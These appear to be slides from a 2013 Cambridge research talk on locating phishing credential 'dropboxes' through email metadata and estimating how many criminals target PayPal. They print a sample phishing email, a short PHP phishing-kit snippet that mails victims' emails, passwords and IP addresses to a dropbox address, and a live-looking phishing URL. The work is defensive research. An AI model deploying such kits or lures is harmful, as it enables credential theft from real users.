Discovering Phishing Dropboxes Using Email Metadata

Richard Clayton

(Joint work with Tyler Moore)

UNIVERSITY OF CAMBRIDGE
Computer Laboratory

Luxembourg

13th March 2013

NPL
National Physical Laboratory

Phishing of user email accounts

Subject: WEBCO ACCOUNT VERIFICATION (2013)

From: Webco Customer Service <username@webco.com>

Dear Customer,

Your E-mail account has exceeded its limit and needs to be verified, if not verified within 24hours, we shall suspend your account.

For immediate access, please click on the link below:

http://godfavorisallineed.3owl.com

We apologise for the inconvenience.

Thanks,

The WebCo Mail Team

At the website

```
<?php
$ip = getenv ("REMOTE_ADDR") ;
$mess = " Email : " . $_POST ['email'] . "\n";
$mess .= "PWord : " . $_POST ['passwd'] . "\n";
$mess .= " IP : " . $ip . "\n";
$dest = "dropbox@webco.com";
$subj = “PhIsH ReZuLtZ" ;
if (mail($dest, $subj, $mess)) {
      header ("Location: www.example.com/");
} else {
      echo "ERROR! Please go back retry.";}
?>
```

This is the “dropbox” to which the credentials will be mailed

How “phishing” works today

- Phishing (fake bank websites) is done with PHP “kits”
- The POST creates an email which is sent to a “dropbox”
- You cannot [usually] learn the destination of that email without examining the PHP file that creates it
- Sometimes the criminals leave their uploaded kit behind
  - ie: you can download a ZIP file and learn their dropbox
- That tells us that there are serial offenders, but the evidence is incomplete and somewhat biased (we learn details about the incompetent criminals)
  - Moore/Clayton 2007: use visit logs to estimate phishing damage
- BTW: kits are freely available for anyone to download, but they come with backdoors, so that the kit builder gets a copy of the email as well as the person who did the phishing!

WebCo

- This work has been done with the extremely helpful co-operation of “WebCo” who have allowed their data to be mined so as to throw further light on phishing activity.
- The raw data can only be handled by WebCo employees, and then only in accordance with data protection rules and in ways that conform to user privacy policies. No email content can be accessed at all.
- WebCo are most particular that they do not wish to be identified, so please try not to identify them!


WebCo metadata for incoming email

- Timestamp
  - the time that the email arrives
- SMTP “mail to”
  - the destination(s) to which the email is being sent
  - in this context, this information is always valid
- Subject
  - the ‘Subject:’ email header field, set by the phishing kit
- URLs
  - these are the URLs from the body of the email
- When incoming email contains an email address then it is treated as if it was a mailto:// URL
  - to assess threats (i.e. spot spam) it is necessary to consider what is clickable in the body just the same way that popular clients will

Hence can find the dropboxes at WebCo

- Visit any phishing page and enter:
  - Username: daucus123@daucus.org
  - Password: die spammer die!
- Examine metadata for incoming email at WebCo
  - if dropbox at WebCo, will find mailto://daucus123@daucus.org
  - hence we can determine what proportion of dropboxes at WebCo
- Examine metadata (back into the past) for all email to dropbox
  - expect to see incoming spam, ignore that!
  - if find matching Subject along with mailto://username@webco.com then username may also be a victim
  - but possibly they typed in their own version of “die spammer die” ? so we can’t be sure they are a victim
  - ...and if it’s a bank being phished we will see Subject but there won’t be an email address (just an account number)

Daucus



Who is phishing PayPal?

- June 1 2012: there were 170 known, live, PayPal phishing sites
  - we have numerous “feeds” of phishing URLs and as part of ongoing phishing measurement work we monitor liveness
- We visited all 170 these sites and entered fake email addresses of the form: daucusNNN@webco.com [NNN = 1..170]
- We then examined the email metadata at WebCo
- 28 emails arrived with mailto://daucusNNN@webco.com URLs
- ie: 16.4% of the phishing URLs had dropboxes that were being hosted at WebCo
- There were 17 different dropbox addresses
  - ie some of the phishing sites operated by the same criminal

How much PayPal phishing is there ?

- By inspecting historic data for those dropboxes (the Subject headers for phishing credentials are distinctive) we can estimate the number of victims: less than 50 per URL
- Some of the Subject headers contained the credentials – which showed that about 25% of responses were invalid (“die spammer die” rather than “password123”)
- Dropboxes also contained Subject lines indicating other brands being attacked …
  - AOL, Gmail, Hotmail, Yahoo!, Alibaba, Bank of America, Bankwest, Barclays, Carta Si, Chase, Nationwide, VISA
- this allowed us to look for more dropboxes (because they also received the same style of Subject line)
  - this meant we located 81 new dropboxes

How many criminals attack PayPal?

- In July 2012 our feeds contained 26,900 PayPal phishing URLs
  - 13,018 different hostnames
- We took the data for all the dropboxes we had identified and we looked for those with Subject header fields that indicate that they had been used in PayPal attacks
- We found 29 of these in use during July
- 17 of these were in use throughout the month
- 12 were used for shorter periods with some slight overlaps
- We conclude 20...29 criminals are using WebCo dropboxes
- Scaling up, we estimate that 122...164 criminals were attacking PayPal during July 2012
- Many biases to this number, but it’s one we’ve not had before!

Another estimate of %age using WebCo

- Our feeds contained 26900 PayPal phish in July
  - many are irrelevant variations in hostname or parameters!
- There are only 13018 distinct domain names, and we can map these to just 2383 IP addresses
- Incoming PayPal credentials (to all the dropboxes we found) came from 274 IP addresses
- ie: this sum says 11.5% of dropboxes are at WebCo
- The lower percentage is probably hosting companies with many web server machines and fewer mail server machines

Backtracking to find phishing pages

- The dropbox metadata reveals the identities of victims
- If those victims are WebCo users then we have metadata that describes all the email they've received
- Can correlate which URLs they received in common
- Hence can find phishing URLs...

Correlating the URLs


- Dropbox data:

  2012-06-08 01:28:10 mailto:dest1@webco.com
  2012-06-08 21:00:01 mailto:dest2@webco.com

- Check dest1 & dest2 for preceding 24 hours
- 23 URLs in common, but all for amazon, match.com etc.
- BUT both received **`http://surses-paypal.com-confirm-cgi.bin.acoount-15f2vb1n.save-data-supportteam1651sd1d45hfdcfgg478521fdsd5ds1d6.dnstour.com/Uid=9863528034/`**
- So that’s when the damage was done:

  2012-06-07 21:47:43 To: <dest1@webco.com>
  2012-06-07 22:23:05 To: <dest2@webco.com>

Is it a lot of URLs ?



Effectiveness of intersection attacks

- One week of data in dropboxes was considered
- 934 victims (mail from 114 different IP addresses)
- BUT only 159 WebCo victims (47 sending IP addresses)
- BUT only 1 WebCo victim for 25 sending IP addresses
  - if just one victim then cannot correlate!
- Results of intersection attack
  - 11 cases no URLs in common (? embedded forms ?)
  - BUT in 11 cases were able to identify the phishing URL
  - in 5 cases this identification preceded appearance of URL in any phishing feed (ie: we could speed up response)
  - in 1 case phish never appeared in a feed at all!

Work in progress

- Rest of talk is a “work in progress” ...
- So will become ever more vague!

- ALSO we’re in the middle of targeting real criminals and so we don’t want to tell them how we’re doing it – so please don’t blog or tweet about this bit (and sorry, these later slides will not be made available)

Conclusion

- Previous techniques to identify dropboxes were hit and miss
- We can now identify all dropboxes at WebCo (and elsewhere)
- Initial experiment yielded the first ever estimate of number of criminals attacking PayPal (122–164)
- Can also do an intersection attack to identify phishing URLs
- Newer work is telling us how many emails are needed to snag each victim
- Newer work is telling us how fast users click on links
- Starting to consider about how to use our new insights in a smart way so as to discourage phishing and protect users
  - albeit, you don’t solve social problems with technology

http://www.cl.cam.ac.uk/~rnc1

http://lyle.smu.edu/~tylerm/ecrime12dropbox.pdf

http://www.lightbluetouchpaper.org

Richard Clayton

UNIVERSITY OF CAMBRIDGE
Computer Laboratory

NPL
National Physical Laboratory